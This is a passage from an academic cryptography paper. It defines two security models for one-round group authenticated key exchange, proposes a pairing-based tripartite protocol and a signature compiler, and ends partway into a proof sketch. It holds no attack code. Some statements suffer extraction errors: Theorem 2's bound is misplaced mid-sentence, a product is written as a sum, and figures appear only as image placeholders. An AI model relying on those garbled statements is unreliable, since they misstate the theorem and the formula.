- sT_i^s – a variable recording the transcript of messages sent by oracle π_i^s.
- $\{rT_j^t\}$ – a set of variables each of which records the transcript of messages received by oracle π_i^s from party $\mathsf{ID}_j \in \Psi_i^s$ such that $j \neq i$.
- T_i^s – a variable storing the transcript of all messages sent and received by π_i^s during its execution, where the messages are ordered by round and within each round lexicographically by the identities of the purported senders.

All those variables of each oracle are initialized with empty string which is denoted by the symbol $\emptyset$ in the following. At some point, each oracle π_i^s may complete the execution always with a decision state $\Phi_i^s \in \{\texttt{accept}, \texttt{reject}\}$. Furthermore, we assume that the session key is assigned to the variable K_i^s (such that $K_i^s \neq \emptyset$) iff oracle π_i^s has reached an internal state $\Phi_i^s = \texttt{accept}$.

Adversarial Model. An adversary $\mathcal{A}$ in our model is a PPT Turing Machine taking as input the security parameter 1^κ and the public information (e.g. generic description of above environment), which may interact with these oracles by issuing the following queries.

- $\mathsf{Send}(\pi_i^s, m)$: The adversary can use this query to send any message m of his own choice to oracle π_i^s. The oracle will respond the next message m^* (if any) to be sent according to the protocol specification and its internal states. Oracle π_i^s would be initiated via sending the oracle the first message $m = (\top, \Psi_i^s)$ consisting of a special initialization symbol $\top$ and a variable storing partner identities.
- $\mathsf{RevealKey}(\pi_i^s)$: Oracle π_i^s responds with the contents of variable K_i^s.
- $\mathsf{StateReveal}(\pi_i^s)$: Oracle π_i^s responds with the secret state stored in variable st_i^s. We assume that the st_i^s only include all ephemeral randomness generated on host machine (such as personal computer).
  Namely, the ephemeral states on secure device (like the smart card) where the long-term key is stored are excluded from st_i^s. This modelling approach is widely used in literatures [6, 29, 33].
- $\mathsf{Corrupt}(\mathsf{ID}_i)$: Oracle π_i^1 responds with the long-term secret key sk_{ID_i} of party ID_i if $i \in [\ell]$; otherwise a failure symbol $\perp$ is returned.
- $\mathsf{EstablishParty}(\mathsf{ID}_\tau, pk_{\mathsf{ID}_\tau})$: This query allows the adversary to register an identity ID_τ ($\ell < \tau$ and $\tau \in \mathbb{N}$) and a static public key pk_{ID_τ} on behalf of a party ID_τ. Parties established by this query are called dishonest.
- $\mathsf{Test}(\pi_i^s)$: If the oracle has state $\Phi_i^s = \texttt{reject}$ or $K_i^s = \emptyset$, then the oracle π_i^s returns some failure symbol $\perp$. Otherwise it flips a fair coin b, samples a random element K_0 from key space $\mathcal{K}_{\mathsf{GAKE}}$, and sets $K_1 = K_i^s$. Finally the key K_b is returned.

We highlight that the exact meaning of the StateReveal must be defined by each protocol separately, i.e., the content stored in the variable st during protocol execution. Our goal is to define the maximum states that can be leaked from each session.

Secure GAKE Protocols. In order to denote the situation that two oracles are engaged in an on-line communication, we first define the partnership via *matching sessions.*

Definition 5 (Matching sessions)**.** *We say that an oracle π_i^s has a* matching session *to oracle π_j^t, if π_i^s has sent all protocol messages and $\Psi_i^s = \Psi_j^t$ and $T_j^t = T_i^s$. The oracle π_j^t is said to be the partner-oracle of π_i^s.*

We also recall the notion of *origin session* defined in [12].

Definition 6 (Origin Session)**.** *We say that an oracle π_j^t has an* origin session *to oracle π_i^s, if π_j^t has sent all*

protocol messages and $sT_j^t = rT_{i,j}^s$. *The oracle* π_j^t *is said to be the origin-oracle of* π_i^s.

Please note that if the protocol message does not include any information about its owner, then the origin-oracle of an oracle may not come from its intended communication partner.

Correctness. We say a group authenticated key exchange (GAKE) protocol Σ is correct, if two oracles π_i^s and π_j^t accept with matching sessions, then both oracles hold the same session key, i.e. $K_i^s = K_j^t$.

For the security definition, we need the notion of *freshness* of an oracle. in the sequel, we give two freshness definitions. The difference between those two notions is that the first one formulates only weak perfect forward secrecy and the second one formulates the perfect forward secrecy. Let π_i^s be an accepted oracle. Meanwhile, let π_j^t be an oracle (if it exists) with intended partner ID_i, such that π_i^s has a matching session to π_j^t. Let π_v^l be an oracle (if it exists), such that π_v^l has a origin session to π_i^s. Let π_{MS} be a variable storing all partner-oracles of π_i^s, and π_{RO} be a variable storing all origin-oracles of π_i^s.

Definition 7 (g-eCKw Freshness)**.** *The oracle* π_i^s *is said to be g-eCKw fresh if none of the following conditions holds:*

1) $\mathcal{A}$ *queried* $\mathsf{EstablishParty}(\mathsf{ID}_j, pk_{\mathsf{ID}_j})$ *to some party* $\mathsf{ID}_j \in \Psi_i^s$.
2) $\mathcal{A}$ *queried* $\mathsf{RevealKey}(\pi_i^s)$.
3) *if* $\pi_{MS} \neq \emptyset$, $\mathcal{A}$ *queried* $\mathsf{RevealKey}(\pi_j^t)$ *to some oracle* $\pi_j^t \in \pi_{MS}$.
4) $\mathcal{A}$ *queried both* $\mathsf{Corrupt}(\mathsf{ID}_i)$ *and* $\mathsf{StateReveal}(\pi_i^s)$.
5) *For some oracle* $\pi_l^v \in \pi_{RO}$ *and some* $\mathsf{ID}_j \in \mathsf{pid}_i^s$ $(j \neq i)$, *if* $sT_l^v = rT_{i,j}^s \neq \emptyset$, $\mathcal{A}$ *queried both* $\mathsf{Corrupt}(\mathsf{ID}_j)$ *and* $\mathsf{StateReveal}(\pi_l^v)$.
6) *For some* $\mathsf{ID}_j \in \mathsf{pid}_i^s$ $(j \neq i)$, *if there is no oracle* π_j^t *such that* π_j^t *has an origin session to* π_i^s, $\mathcal{A}$ *queried* $\mathsf{Corrupt}(\mathsf{ID}_j)$.

Definition 8 (g-eCK-PFS Freshness)**.** *The oracle* π_i^s *is said to be g-eCK-PFS fresh if none of the following conditions holds:*

1) $\mathcal{A}$ *queried* $\mathsf{EstablishParty}(\mathsf{ID}_j, pk_{\mathsf{ID}_j})$ *to some party* $\mathsf{ID}_j \in \Psi_i^s$.
2) $\mathcal{A}$ *queried* $\mathsf{RevealKey}(\pi_i^s)$.
3) *If* $\pi_{MS} \neq \emptyset$, $\mathcal{A}$ *queried* $\mathsf{RevealKey}(\pi_j^t)$ *to some oracle* $\pi_j^t \in \pi_{MS}$.
4) $\mathcal{A}$ *queried both* $\mathsf{Corrupt}(\mathsf{ID}_i)$ *and* $\mathsf{StateReveal}(\pi_i^s)$.
5) *For some oracle* $\pi_l^v \in \pi_{RO}$ *and some* $\mathsf{ID}_j \in \mathsf{pid}_i^s$ $(j \neq i)$, *if* $sT_l^v = rT_{i,j}^s \neq \emptyset$, $\mathcal{A}$ *queried both* $\mathsf{Corrupt}(\mathsf{ID}_j)$ *and* $\mathsf{StateReveal}(\pi_l^v)$.
6) *For some* $\mathsf{ID}_j \in \mathsf{pid}_i^s$ $(j \neq i)$, *if there is no oracle* π_j^t *such that* π_j^t *has an origin session to* π_i^s, $\mathcal{A}$ *queried* $\mathsf{Corrupt}(\mathsf{ID}_j)$ *priori to the acceptance of oracle* π_i^s.

Security Experiment $\mathsf{EXP}_{\Sigma,\mathcal{A}}^{\mathsf{GAKE}}(\kappa)$: On input security parameter 1^κ, the security experiment is proceeded as a game between a challenger $\mathcal{C}$ and an adversary $\mathcal{A}$ based on an AKE protocol Σ, where the following steps are performed:

1) At the beginning of the game, the challenger $\mathcal{C}$ implements the collection of oracles $\{\pi_i^s : i \in [\ell], s \in [\rho]\}$, and generates ℓ long-term key pairs $(pk_{\mathsf{ID}_i}, sk_{\mathsf{ID}_i})$ for all honest parties ID_i for $i \in [\ell]$ where the identity $\mathsf{ID}_i \in \mathcal{IDS}$ of each party is chosen uniquely. $\mathcal{C}$ gives adversary $\mathcal{A}$ all identities and public keys $\{(\mathsf{ID}_1, pk_{\mathsf{ID}_1}), \ldots, (\mathsf{ID}_\ell, pk_{\mathsf{ID}_\ell})\}$ as input.
2) $\mathcal{A}$ may issue polynomial number of queries as aforementioned, namely $\mathcal{A}$ makes queries: Send, StateReveal, Corrupt, EstablishParty and RevealKey.
3) At some point, $\mathcal{A}$ may issue a $\mathsf{Test}(\pi_i^s)$ query on an oracle π_i^s during the game with only once.
4) At the end of the game, the $\mathcal{A}$ may terminate with returning a bit b' as its guess for b of Test query.
5) Finally, 1 is returned if all following conditions hold:
   - $\mathcal{A}$ has issued a Test query to a fresh oracle π_i^s without failure,
   - $\mathcal{A}$ returned a bit b' which equals to b of Test-query;

   Otherwise 0 is returned.

Let variable $M \in \{\text{g-eCKw, g-eCK-PFS}\}$ denote specific model.

Definition 9 (GAKE Security)**.** *We say that an adversary* $\mathcal{A}$ (M, t, ϵ)*-breaks the* M *security of a correct GAKE protocol* Σ, *if* $\mathcal{A}$ *runs the AKE security game within time* t, *and the following condition holds:*

- *If a* Test *query has been issued to a* M *fresh oracle* π_i^s, *then the probability holds that* $|\Pr[\mathsf{EXP}_{\Sigma,\mathcal{A}}^{\mathsf{GAKE}}(\kappa) = 1] - 1/2| > \epsilon$.

We say that a correct GAKE protocol Σ *is* (M, t, ϵ)*-secure, if there exists no adversary that* (M, t, ϵ)*-breaks the* M *security of* Σ.

Remark 1. Please note that the freshness of g-eCK model [28] is defined based on only the notion of *matching sessions* (MS). Whereas our new proposed models also make use of the notion of origin session (OS) which has less restriction than matching sessions. Namely OS only compares transcript of messages from one protocol move (e.g. sent or received by an oracle) other than all transcript of messages required by MS. Informally speaking, less restriction in freshness definition would provide more power to adversary.

4 A Tripartite AKE Protocol from Bilinear Maps

In this section we present a three party one-round AKE protocol based on symmetric bilinear groups, a target collision resistant hash function and a pseudo-random function family. The new proposed protocol is more efficient and than its predecessor.

Protocol Description. We describe the protocol in terms of the following three parts: Setup, long-term key generation and registration, protocol execution. Please note that the general algorithms (defined in Section 2) are implied in specific part.

Setup: The proposed protocol takes as input the following building blocks which are initialized respectively in terms of the security parameter $\kappa \in \mathbb{N}$: (i) Symmetric bilinear groups $\mathcal{PG} = (\mathbb{G}, g, \mathbb{G}_T, p, e) \xleftarrow{\$} \mathsf{PG.Gen}(1^\kappa)$ and a set of random values $(u_0, u_1, u_2, u_3) \xleftarrow{\$} \mathbb{G}$ and $(U_0, U_1, U_2, U_3) = (e(u_0 g, g), e(u_1, g), e(u_2, g), e(u_3, g)$, (ii) a target collision resistant hash function $\mathsf{TCRHF}(hk_{\mathsf{TCRHF}}, \cdot) : \mathcal{K}_{\mathsf{TCRHF}} \times \mathbb{G} \to \mathbb{Z}_p$, where $hk_{\mathsf{TCRHF}} \xleftarrow{\$} \mathsf{TCRHF.KG}(1^\kappa)$, and (iii) a pseudo-random function family $\mathsf{PRF}(\cdot,\cdot) : \mathbb{G}_T \times \{0,1\}^* \to \mathcal{K}_{\mathsf{GAKE}}$. The system parameter variables encompass $pms := (\mathcal{PG}, \{u_i\}_{0\le i\le 3}, \{U_i\}_{0\le i\le 3}, hk_{\mathsf{TCRHF}})$.

Construction Idea. Our new protocol is motivated to improve the efficiency of the LY [24] protocol. We notice that the consistency check on long-term and ephemeral public keys in LY scheme requires eight pairing operations which is quite inefficiency. Hence we try to reduce the computation cost of the consistency check. Our main idea is to make use the pre-computation value in the target group $\mathbb{G}_T$, and the inversion of Diffie-Hellman key to facilitate the validation of a consistency proof. Namely, we utilize the inversion of a Diffie-Hellman key e.g. $g^{1/a}$ provided together with the proof of g^a, to remove corresponding exponent a in the target group $\mathbb{G}_T$ during verifying process. So that we could use pre-computed values in target group to build the verification equation.

Long-term Key Generation and Registration: On input pms, a party $\hat{A}$ may run an efficient algorithm $(sk_{\hat{A}}, pk_{\hat{A}}) \xleftarrow{\$} \mathsf{ORGKE.KGen}(pms, \hat{A})$ to generate the long-term key pair as: $sk_{\hat{A}} = a \xleftarrow{\$} \mathbb{Z}_p^*, pk_{\hat{A}} = (A, A', t_A)$ where $A = g^a$, $A' = g^{1/a}$, $t_A := (u_0 u_1^{h_A} u_2^{h_A^2} u_3^{h_A^3})^a = (\sum_{i=0}^{3} u_i^{h_A^i})^a$ and $h_A = \mathsf{TCRHF}(A)$.

Protocol Execution: On input pms, the protocol among parties $\hat{A}$, $\hat{B}$ and $\hat{C}$ is executed as Figure 2.

Comparisons. We summarize the comparisons among some existing well-known concrete g-eCK secure one-round AKE protocol (i.e. [24]) in the Table 1 from the following perspectives: (i) the security model; (ii) the security assumptions; (iii) number of long-term (LL) and ephemeral (Eph) keys; (iv) and overall computation cost of considered protocol. In the table, 'Exp' denotes the exponentiation and 'ME' denotes multi-exponentiations, 'Pair' denotes pairing evaluation, 'CBDDH' denotes the Cubic Bilinear Decisional Diffie-Hellman assumption, 'GBDH' denotes the gap Bilinear Diffie-Hellman assumption and 'sCBDDH' denotes the strong Cubic Bilinear Decisional Diffie-Hellman assumption. Let 'Rom' denote the random oracle model and 'Std.' denote the standard model.

It is noticeable that our scheme reduce four expensive pairing operations comparing to the construction [33]. It is remarkable that our new scheme is even more efficient than the one [27] secure in the random oracle model. Hence our proposal can provide much more practical interesting.

Security Result of Proposed Protocol. We show the security result of our proposed protocol in the g-eCKw model via the following theorem.

Theorem 1. *Suppose that the pseudo-random function family* PRF *is* $(t, \epsilon_{\mathsf{PRF}})$*-secure, the* TCRHF *is* $(t, \epsilon_{\mathsf{TCRHF}})$*-secure and the strong Cub Bilinear Decisional Diffie-Hellman assumption is* $(t, \epsilon_{\mathsf{sCBDDH}})$ *hard. Then the proposed protocol is* $(g\text{-}eCKw, t, \epsilon)$*-secure in the sense of Definition 9, such that* $t \approx t'$ *and* $\epsilon \le \frac{(\rho\ell)^2}{2^\lambda} + \epsilon_{\mathsf{TCRHF}} + 14(\rho\ell)^3(\epsilon_{\mathsf{sCBDDH}} + \epsilon_{\mathsf{PRF}})$.

The proof of this theorem is presented in Appendix A.

5 Protocol Transformation from g-eCKw to g-eCK-PFS

Next, we proposed a compiler called as $\mathsf{SIG}(\Sigma)$ which make use of a deterministic SEUF-CMA secure signature scheme $\mathsf{SIG} = (\mathsf{SIG.Gen}, \mathsf{SIG.Sign}, \mathsf{SIG.Vfy})$ to transform any g-eCKw secure one-round group key exchange protocols Σ to provide g-eCK-PFS security. Our compiler is generalized from the CF compiler [12]. Namely we digital sign each out-going ephemeral key. Moreover, we assume that the signature scheme is executed on secure device (where the long-term private key is stored). So that no state can be revealed from the signature scheme for simplicity (see more discussion about modelling session states in [33]). The compiler is depicted in Figure 3. In contrast to the original ORGKE protocol, the transformation only adds signature to each outgoing message generated by $\mathsf{ORGKE.MF}$ (without changing the session key generation algorithm).

By applying the $\mathsf{SIG}(\Sigma)$ compiler, we show the resultant protocol is secure in the g-eCK-PFS model as long as the original protocol Σ is g-eCKw secure.



Figure 2: One-round tripartite AKE protocol

Table 1: Comparisons

	Security model	Security assumptions	LL (pk,sk)	Eph (pk,sk)	Overall cost
[27]	g-eCK	ROM, GBDH	(1,1)	(1,1)	9 Exp, 4.Pair
[24]	g-eCK	Std, TCR, PRF, CBDDH	(1,2)	(1,2)	2 Exp, 5 ME, 9 Pair
Proposed	g-eCKw	TCR, PRF, sCBDDH	(1,3)	(1,3)	3 Exp, 5 ME, 5 Pair



Figure 3: Signature-based generic compiler

Theorem 2. *For any* ORGKE *protocol* Σ*, if* Σ *is* $t \approx t'$ *and* $\epsilon' \leq \ell \cdot \epsilon_{\mathsf{SIG}} + 2 \cdot \epsilon_{g\text{-}eCKw}$*.* $(g\text{-}eCKw, t, \epsilon_{g\text{-}eCKw})$*-secure and the signature scheme* SIG *is deterministic and* $(t, \epsilon_{\mathsf{SIG}})$*-secure, then the protocol* $\mathsf{SIG}(\Sigma)$ *is* $(g\text{-}eCK\text{-}PFS, t', \epsilon_{g\text{-}eCK\text{-}PFS})$*-secure, such that*

The proof of this theorem is shown in Appendix B.

6 Conclusions

We have shown how to model perfect forward secrecy for on one-round group key exchange by introducing two new security models called as g-eCKw and g-eCK-PFS. We also showed a new practical construction for one-round group key exchange protocol which is the first one which can be proven g-eCKw secure in the standard model. Our proposal is more efficient than previous g-eCK secure protocol without random oracles. Our construction idea (in particular for the new consistency check) can be applied to other pairing based protocols with weak programmable hash function that may yield more efficient schemes. Furthermore, it is possible to transform our proposal or any other g-eCKw secure protocols to satisfy g-eCK-PFS security following the new compiler. It is an interesting open problem to formally consider generic constructions for g-eCKw secure AKE in the standard model.

Acknowledgments

This study was supported by Scientific and Technological Research Program of Chongqing Municipal Education Commission (Grant No. KJ1500918).

References

[1] S. S. Al-Riyami and K. G. Paterson, "Tripartite authenticated key agreement protocols from pairings," in *9th IMA International Conference on Cryptography and Coding*, LNCS 2898, pp. 332–359, Springer, Dec. 2003.

[2] M. Bellare and P. Rogaway, "Entity authentication and key distribution," in *Advances in Cryptology (CRYPTO'93)*, LNCS 773, pp. 232–249, Springer, Aug. 1994.

[3] M. Bellare and P. Rogaway, "The security of triple encryption and a framework for code-based game-playing proofs," in *Advances in Cryptology (EUROCRYPT'06)*, LNCS 4004, pp. 409–426, Springer, 2006.

[4] E. Bresson, O. Chevassut, and D. Pointcheval, "Provably authenticated group Diffie-Hellman key exchange – the dynamic case," in *Advances in Cryptology (ASIACRYPT'01)*, LNCS 2248, pp. 290–309, Springer, Dec. 2001.

[5] E. Bresson, O. Chevassut, and D. Pointcheval, "Dynamic group Diffie-Hellman key exchange under standard assumptions," in *Advances in Cryptology (EUROCRYPT'02)*, LNCS 2332, pp. 321–336, Springer, 2002.

[6] E. Bresson, O. Chevassut, and D. Pointcheval, "Dynamic group diffie-hellman key exchange under standard assumptions," in *Advances in Cryptology (EUROCRYPT'02)*, LNCS 2332, pp. 321–336, Springer, 2002.

[7] E. Bresson, O. Chevassut, D. Pointcheval, and J. J. Quisquater, "Provably authenticated group Diffie-Hellman key exchange," in *ACM 8th Conference on Computer and Communications Security (CCS'01)*, pp. 255–264, Nov. 2001.

[8] E. Bresson and M. Manulis, "Securing group key exchange against strong corruptions," in *ACM 3rd Conference on Computer and Communications Security (ASIACCS'08)*, pp. 249–260, Mar. 2008.

[9] E. Bresson, M. Manulis, and J. Schwenk, "On security models and compilers for group key exchange protocols," in *2nd International Workshop on Security, Advances in Information and Computer Security (IWSEC'07)*, LNCS 4752, pp. 292–307, Springer, Oct. 2007.

[10] R. Canetti and H. Krawczyk, "Analysis of key-exchange protocols and their use for building secure channels," in *Advances in Cryptology (EUROCRYPT'01)*, LNCS 2045, pp. 453–474, Springer, May 2001.

[11] T. Yi Chang, M. S. Hwang, and W. P. Yang, "A communication-efficient three-party password authenticated key exchange protocol," *Information Sciences*, vol. 181, no. 1, pp. 217–226, 2011.

[12] C. J. F. Cremers and M. Feltz, "Beyond eCK: Perfect forward secrecy under actor compromise and ephemeral-key reveal," in *17th European Symposium on Research in Computer Security (ESORICS'12)*, LNCS 7459, pp. 734–751, Springer, Sep. 2012.

[13] C. J. F. Cremers and M. Feltz, "Beyond eCK: perfect forward secrecy under actor compromise and ephemeral-key reveal," *Designs, Codes and Cryptography*, vol. 74, no. 1, pp. 183–218, 2015.

[14] A. Fujioka, M. Manulis, K. Suzuki, and B. Ustaoglu, "Sufficient condition for ephemeral key-leakage resilient tripartite key exchange," in *17th Australasian Conference on Information Security and Privacy (ACISP'12)*, LNCS 7372, pp. 15–28, Springer, July 2012.

[15] M. C. Gorantla, C. Boyd, and J. M. González Nieto, "Universally composable contributory group key exchange," in *4th ACM Conference on Computer and Communications Security (ASIACCS'09)*, pp. 146–156, Mar. 2009.

[16] M. C. Gorantla, C. Boyd, and J. M. González Nieto, "Modeling key compromise impersonation attacks on group key exchange protocols," in *12th International Conference on Theory and Practice of Public Key Cryptography (PKC'09)*, LNCS 5443, pp. 105–123, Springer, Mar. 2009.

[17] D. He, C. Chen, M. Ma, S. Chan, and J. Bu, "A secure and efficient password-authenticated group key exchange protocol for mobile ad hoc networks," *International Journal Communication Systems*, vol. 26, no. 4, pp. 495–504, 2013.

[18] A. Joux, "A one round protocol for tripartite Diffie-Hellman," *Journal of Cryptology*, vol. 17, pp. 263–276, Sept. 2004.

[19] J. Katz and J. S. Shin, "Modeling insider attacks on group key-exchange protocols," in *ACM 12th Conference on Computer and Communications Security (CCS'05)*, pp. 180–189, Nov. 2005.

[20] J. Katz and M. Yung, "Scalable protocols for authenticated group key exchange," in *Advances in Cryptology (CRYPTO'03)*, LNCS 2729, pp. 110–125, Springer, Aug. 2003.

[21] H. Krawczyk, "HMQV: A high-performance secure Diffie-Hellman protocol," in *Advances in Cryptology (CRYPTO'05)*, LNCS 3621, pp. 546–566, Springer, Aug. 2005.

[22] B. A. LaMacchia, K. Lauter, and A. Mityagin, "Stronger security of authenticated key exchange," in *1st International Conference on Provable Security (ProvSec'07)*, LNCS 4784, pp. 1–16, Springer, Nov. 2007.

[23] T. Fu Lee, I. P. Chang, and C. C. Wang, "Efficient three-party encrypted key exchange using trapdoor functions," *Security and Communication Networks*, vol. 6, no. 11, pp. 1353–1358, 2013.

[24] Y. Li and Z. Yang, "Strongly secure one-round group authenticated key exchange in the standard model," in *CANS*, LNCS 8257, pp. 122–138, Springer, 2013.

[25] Y. Li and Z. Yang, "Strongly secure one-round group authenticated key exchange in the standard model," Cryptology ePrint Archive, Report 2013/393, 2013. (`http://eprint.iacr.org/`)

[26] Y. Li, D. Chen, W. Li, G. Wang, and S. Paul, "A hybrid authenticated group key agreement protocol in wireless sensor networks," *International Journal of Distributed Sensor Networks*, vol. 2013, 2013. (`http://www.hindawi.com/journals/ijdsn/2013/716265/`)

[27] M. Manulis, K. Suzuki, and B. Ustaoglu, "Modeling leakage of ephemeral secrets in tripartite/group key exchange," in *12th International Conference on Information Security and Cryptology (ICISC'09)*, LNCS 5984, pp. 16–33, Springer, Dec. 2010.

[28] M. Manulis, K. Suzuki, and B. Ustaoglu, "Modeling leakage of ephemeral secrets in tripartite/group key exchange," *IEICE Transactions on Fundamentals of Electronics, Communications and Computer Sciences*, vol. 96-A, no. 1, pp. 101–110, 2013.

[29] A. P. Sarr, P. Elbaz-Vincent, and J. C. Bajard, "A new security model for authenticated key agreement," in *7th International Conference on Security in Communication Networks (SCN'10)*, LNCS 6280, pp. 219–234, Springer, Sept. 2010.

[30] V. Shoup, "Sequences of games: A tool for taming complexity in security proofs," Cryptology ePrint Archive, Report 2004/332, 2004. (`http://eprint.iacr.org/`)

[31] T. Y. Wu, Y. M. Tseng, and T. T. Tsai, "A revocable id-based authenticated group key exchange protocol with resistant to malicious participants," *Computer Networks*, vol. 56, no. 12, pp. 2994–3006, 2012.

[32] C. Xu, H. Guo, Z. Li, and Yi Mu, "New construction of affiliation-hiding authenticated group key agreement," *Security and Communication Networks*, vol. 6, no. 6, pp. 723–734, 2013.

[33] Z. Yang, "Efficient eCK-secure authenticated key exchange protocols in the standard model," in *15th International Conference on Information and Computer Security (ICICS'13)*, LNCS 8233, pp. 185–193, Springer, 2013.

[34] Z. Yang, Wu Yang, L. Zhu, and D. Zhang, "Towards modelling perfect forward secrecy in two-message authenticated key exchange under ephemeral-key revelation," *Security and Communication Networks*, vol. 8, no. 12, 2015.

A Proof of Theorem 1

The proof of this Theorem 1 is quite similar to the [24, 25, Theorem 1]. We only show a proof idea here to avoid repetition.

Let oracle $\pi_{\mathsf{ID}_1}^{s^*}$ be the test oracle with intended communication partners ID_2 and ID_3. To prove the security of a protocol in the g-eCK model, it is necessary to show the proof under all possible freshness cases (relevant to $\mathsf{StateReveal}$ and $\mathsf{Corrupt}$ queries) which are formulated by Definition 7. Following the similar approach in [24], we may obtain 14 detailed freshness cases at all. In each freshness case, there are three distinct (long-term or ephemeral) secrets from test oracle or its partner oracle or origin-oracle are not compromised by adversary. The proof proceeds in a sequence of games, following [30, 3]. Let S_δ be the event that the adversary wins the security experiment in Game δ. Let $\mathsf{ADV}_\delta := \Pr[\mathsf{S}_\delta] - 1/2$ denote the advantage of $\mathcal{A}$ in Game δ.

Game 0 This is the original game with adversary $\mathcal{A}$. The system parameters are chosen honestly by challenger as protocol specification. Thus we have that $\Pr[\mathsf{S}_0] = 1/2 + \epsilon = 1/2 + \mathsf{ADV}_0$.

Game 1 In this game we want to make sure that the received ephemeral keys are correctly formed. Technically, we add an abort condition, namely the challenger proceeds exactly as before, but it aborts if there exist two distinct (either ephemeral or long-term) public keys W and N such that $\mathsf{TCRHF}(W) = \mathsf{TCRHF}(N)$. Meanwhile the probability that two oracles output the same ephemeral key is bound by birthday paradox. According to the security property of underlying hash function. Thus we have $\mathsf{ADV}_0 \leq \mathsf{ADV}_1 + \frac{(\rho\ell)^2}{2^\lambda} + \epsilon_{\mathsf{TCRHF}}$.

Game 2 This game proceeds as previous game, but $\mathcal{C}$ aborts if one of the following guesses fails: (i) the freshness case occurred to test oracle from all 14 possibilities, (ii) the test oracle, (iii) the intended communication partners of test oracle, and (iv) every oracles (if they exist in terms of specific guessed freshness case) which

have origin-session to test oracle. The probability that all above guesses of $\mathcal{C}$ are correct is at least $\frac{1}{14\rho^3\ell^3}$. Thus we have that $\mathsf{ADV}_1 \leq 14(\rho\ell)^3 \cdot \mathsf{ADV}_2$.

Game 3 Please note that the g-eCKw freshness definition guarantees that for our protocol there are at least 3 Diffie-Hellman (DH) keys from all session participants of fresh test oracle are not compromised by adversary. We call such guessed 3 uncompromised DH keys as *target DH keys*. This game is proceeded as previous game, but the challenger $\mathcal{C}$ replaces the key material k_i^s with random value $\widetilde{k_i^s}$ for oracles $\{\pi_i^s : i \in [\ell], s \in [\rho]\}$ which satisfy the following conditions:

